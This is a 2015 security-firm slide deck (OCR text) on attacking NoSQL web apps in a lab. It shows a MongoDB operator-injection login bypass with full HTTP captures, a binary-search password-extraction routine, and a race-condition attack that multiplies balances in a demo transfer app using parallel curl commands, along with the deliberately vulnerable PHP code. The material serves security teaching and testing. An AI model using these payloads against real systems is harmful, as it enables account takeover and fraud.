NoSQL hacking

06.07.2015

dobin.rutishauser@csnc.ch
alessandro.zala@csnc.ch
alex.joss@csnc.ch
carel.vanrooyen@csnc.ch

key-value

Amazon DynamoDB (Beta)

ORACLE BERKELEY DB 11g

redis

graph

Neo4j the graph database

InfiniteGraph

sones

column

HBASE

riak

Cassandra

document

CouchDB relax

mongoDB

terrastore

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Content

Login Bypass

Login Password Brute Force

Race Conditions

NoSQL Login Bypass

with MongoDB and PHP

Based on:

http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Login Bypass

Culprint:

- Middleware takes HTTP data without validation
- Automatic translation to inherent framework data structures
- Framework data structures also used to influence mongo queries

HTTP JSON -> PHP Array -> MongoDB param

HTTP JSON -> Python Dictionary -> MongoDB param

HTTP JSON -> (Node.js) JavaScript dict -> MangoDB param

How to search mongodb in php

```php
<?php

$m = new MongoClient();
$db = $m->selectDB('test');
$collection = new MongoCollection($db, 'phpmanual');

// search for documents where 5 < x < 20
$rangeQuery = array('x' => array( '$gt' => 5, '$lt' => 20 ));

$cursor = $collection->find($rangeQuery);
foreach ($cursor as $doc) {
    var_dump($doc);
}

?>
```

Data Structures - Original

HTTP: *content/type json*

```
{
  "password": "compass",
  "username": "user1"
}
```

Converted to PHP: *array (ordered map)*

```
array (
   "password" => "compass",
   "username"  => "user1"
)
```

Converted to MongoDB: *bson*

```
{
  "_id": "55940997b08d0d3815116d73",
  "password": "compass",
  "username": "user1"
}
```

Login Bypass – Vulnerable code

```
} elseif (isset($_GET['jsonLogin'])) {
        $data = json_decode(file_get_contents("php://input"), true);
        $succ = false;

        if (checkCredentialsJson($data)) {
                $succ = "true";
        } else {
                $succ = "false";
        }



function checkCredentialsJson($data) {
        global $accounts;

        $account = $accounts->findOne( $data );
        if ($account) {
                return true;
        } else {
                return false;
        }
}
```

Trust all input +
Automatic translation

Data Structures - Attack

HTTP: (json)

```
{
    "user":"user1",
    "password": {
        "$gt": ""
    }
}
```

Converted to PHP: (array)

```
array(
    "user" => "user1",
    "password" => array(
        "$gt" => ""
    )
);
```

Login Bypass – Failed Login

Request

Raw | Params | Headers | Hex

```
POST /test2/test2.php?jsonLogin=true HTTP/1.1
Host: 192.168.104.74
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:38.0)
Gecko/20100101 Firefox/38.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.104.74/test2/test2.php
Content-Length: 38
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

{"user":"user1","password":"compass2"}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 06 Jul 2015 12:54:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.9
Content-Length: 15
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"msg":"false"}
```

Login Bypass – Successful Login

Request

Raw | Params | Headers | Hex

```
POST /test2/test2.php?jsonLogin=true HTTP/1.1
Host: 192.168.104.74
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:38.0)
Gecko/20100101 Firefox/38.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.104.74/test2/test2.php
Content-Length: 40
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

{"user":"user1","password": {"$gt": ""}}
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Mon, 06 Jul 2015 12:55:05 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.9
Content-Length: 14
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"msg":"true"}
```

Without JSON

Depending on the framework, this can happen with different input vectors

Also works with post (in PHP):

```
username=user1&password[$gt]=&login=true
```

NoSQL Password Brute Force

on MongoDB/PHP, with Python

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Brute Force

Idea:

```
“compass” > “a”?  -> True
“compass“ > “b”?  -> True
“compass” > “c”?  -> True
“compass” > “d”?  -> False
“compass” > “ca”? -> True
…
“compass” > “co”?  -> True
“compass” > “cp”?  -> False
“compass” > “coa”?
…
“compass” > compasr -> True
“compass” > compass -> False
   tryLogin(“compass”) -> True
```

Smart Force

```
while(not found):
    if (base == ord(pwd)):
        password = password + pwd
        pwd = chr(64)
        base = 0
        top = 128

    if tryLogin(password + pwd) == True:
        print color("--[ p4ssw0rd: " + password + pwd, warning = True)
        found = True

    if isGreater(password + pwd):
        base = ord(pwd)
        newIndex = ord(pwd) + (top - ord(pwd)) / 2
        pwd = chr ( newIndex )
    else:
        top = ord(pwd)
        newIndex = base + ( (ord(pwd) - base) / 2)
        pwd = chr ( newIndex  )
```

```
GT:
  base: 64
  Char: 96
GT:
  base: 96
  Char: 112
LT:
   base: 96
   Char: 104
LT:
   base: 96
   Char: 100
LT:
   base: 96
   Char: 98
GT:
  base: 98
  Char: 99
GT:
  base: 99
  Char: 99
char found: c
GT:
  base: 64
  Char: 96
```

Future work

1. We need to know a username in order to brute force the password
   - Bypass password ($gt, “”) so it’s always true
   - Brute force the username
2. If the login features a lockout mechanism, just perform a successful login after each failed attempt
3. Maybe implement a dictionary / probability approach
4. Try some new mongodb features (reference data form other collections, update data, “normal” sql injection stuff)

NoSQL race conditions

Or how DobinCoin saves Greece from the Grexit

Based on:
http://josipfranjkovic.blogspot.ch/2015/04/race-conditions-on-facebook.html
http://sakurity.com/blog/2015/05/21/starbucks.html

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Fixed pot of money (credits)

192.168.104.74/test1/test1.php?reset

Dobincoin

- Main
- Reset money
- Transfer 100 from user1 to user2
- Transfer 100 from user2 to user1
- Transfer 10001 from user1 to user2

Reseted!
Status:
user1 money: 1000
user2 money: 1000

192.168.104.74/test1/test1.php?transfer=true&use

Dobincoin


- Main
- Reset money
- Transfer 100 from user1 to user2
- Transfer 100 from user2 to user1
- Transfer 10001 from user1 to user2

Transferring 100 from user1 to user2

Before:
Status:
user1 money: 1000
user2 money: 1000

After:
Status:
user1 money: 900
user2 money: 1100

Edge limits


192.168.104.74/test1/test1.php?transfer=true&userFrom=user2&userTo
Dobincoin
Main
Reset money
Transfer 100 from user1 to user2
Transfer 100 from user2 to user1
Transfer 10001 from user1 to user2
Error! User user2 has not sufficient money for the transaction
Transferamount: 100
Balance: 0
Status:
user1 money: 2000
user2 money: 0

Transactions? Atomicity?

```
// (1) Get available money from "UserFrom"
$userFromBalance = dbGetUserAmount($userFrom);

// (2) check if he has enough money
if ($userFromBalance - $transferAmount < 0) {
        print "Error! User $userFrom has not sufficient money for the transaction<

        print "Transferamount: $transferAmount<br>";
        print "Balance: $userFromBalance<br>";
        print "<br>";
        printStatus();
} else {
        print "Transferring $transferAmount from $userFrom to $userTo <br>";
        print "<br>Before:<br>";
        printStatus();

        // (3) get balance of userTo
        //     and calculate his new balance
        $userToBalance = dbGetuserAmount($userTo);
        $userToBalance += $transferAmount;

        // (4) calculate userFrom balance
        $userFromBalance -= $transferAmount;

        // (5) Update balance of both users
        dbUpdateUserBalance($userFrom, $userFromBalance);
        dbUpdateUserBalance($userTo, $userToBalance);
```

Transactions? Atomicity?

Pseudocode:

1. Get balance of user
   - userFromBalance = dbGetAmount(user)
2. Check if user has enough money
   - If (userFromBalance – transaction > 0)
3. Write new user balance
   - dbUserUpdate(userFromBalance - transaction)

Problem:

- Time between (1) and (3)
- Multiple web server threads can be after (1), but before (3)
- Therefore, each of the app threads:
  - think that the account has enough balance
  - transfer money to the receiving user
  - Set the final account balance to "their" value (so, never below 0)

Problem / Approach

Attack:

> we force multiple requests (multithreaded) creating race conditions on the server side (time it takes NoSQL data saving)

Application developer might not anticipate this.

Tool: gnu parallel

apt-get install parallel

Pushing the envelope

```
root@kali:~/hacking-lab# seq 10000 | parallel -j0 --joblog log "curl
 -i -s -k  -X 'GET' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0' -H 'Referer:
http://192.168.104.74/test1/test1.php?transfer=true&userFrom=user2&u
serTo=user1&amount=100' 'http://192.168.104.74/test1/test1.php?trans
fer=true&userFrom=user2&userTo=user1&amount=100'" om=user2&us
```

```
root@kali:~/hacking-lab# seq 10000 | parallel -j0 --joblog log "curl
 -i -s -k  -X 'GET' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.5.0' -H 'Referer:
http://192.168.104.74/test1/test1.php?transfer=true&userFrom=user1&u
serTo=user2&amount=100' 'http://192.168.104.74/test1/test1.php?trans
fer=true&userFrom=user1&userTo=user2&amount=100'"
```

```
<h1>Dobincoin</h1>
<ul>
<li> <a href="test1.php"> Main </a> </li>
<li> <a href="test1.php?reset"> Reset money</a> </li>
<li> <a href="test1.php?transfer=true&userFrom=user1&userTo=user2&am
ount=100"> Transfer 100 from user1 to user2</a></li>
<li> <a href="test1.php?transfer=true&userFrom=user2&userTo=user1&am
ount=100"> Transfer 100 from user2 to user1</a></li>
<li> <a href="test1.php?transfer=true&userFrom=user1&userTo=user2&am
ount=10001"> Transfer 10001 from user1 to user2</a></li>
</ul>

Error! User user1 has not sufficient money for the transaction<br>Tr
ansferamount: 100<br>Balance: 0<br><br>Status: <br>user1 money: 0 <b
r>user2 money: 4400 <br>
```

So, now we have 4.4k bottlecaps…

Flip the transfer again… alternate 1 & 2

192.168.104.74/test1/test1.php

Dobincoin

- Main
- Reset money
- Transfer 100 from user1 to user2
- Transfer 100 from user2 to user1
- Transfer 10001 from user1 to user2

Status:
user1 money: 0
user2 money: 33500

192.168.104.74/test1/test1.php

Dobincoin

- Main
- Reset money
- Transfer 100 from user1 to user2
- Transfer 100 from user2 to user1
- Transfer 10001 from user1 to user2

Status:
user1 money: 0
user2 money: 33500

Requirements & future work

1. This could be done with a VM with relatively low resources (1 cpu) – emulate with j0 parallel option, the more processes you can push, the higher the jumps in the submitted requests – the bigger the damage

2. Automating the user transfer alternation could easily be done in a script to take the 'manufactured' DobinCoin to larger limits

3. Future work: it would be interesting to see if one could determine the timing (server side) and also the number of concurrent processes (attacker side)

4. Defense: validate against existing pot of money, also tokens for form submission (user timeouts – to stop brute forcing of requests)

5. Defense: waiting for transactions and set a time to emulate SQL transaction type scenarios?

Commands

```
$apt-get install parallel
```

```
$seq 100 | parallel -j0 --joblog log "curl -i -s -k  -X 'GET' -H 'User-Agent:
    Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
    Iceweasel/31.5.0' -H 'Referer:
    http://192.168.104.74/test1/test1.php?transfer=true&userFrom=user1&userTo=use
    r2&amount=100'
    'http://192.168.104.74/test1/test1.php?transfer=true&userFrom=user1&userTo=us
    er2&amount=100'"
```

```
$seq 100 | parallel -j0 --joblog log "curl -i -s -k  -X 'GET' -H 'User-Agent:
    Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0
    Iceweasel/31.5.0' -H 'Referer:
    http://192.168.104.74/test1/test1.php?transfer=true&userFrom=user2&userTo=use
    r1&amount=100'
    'http://192.168.104.74/test1/test1.php?transfer=true&userFrom=user2&userTo=us
    er1&amount=100'"
```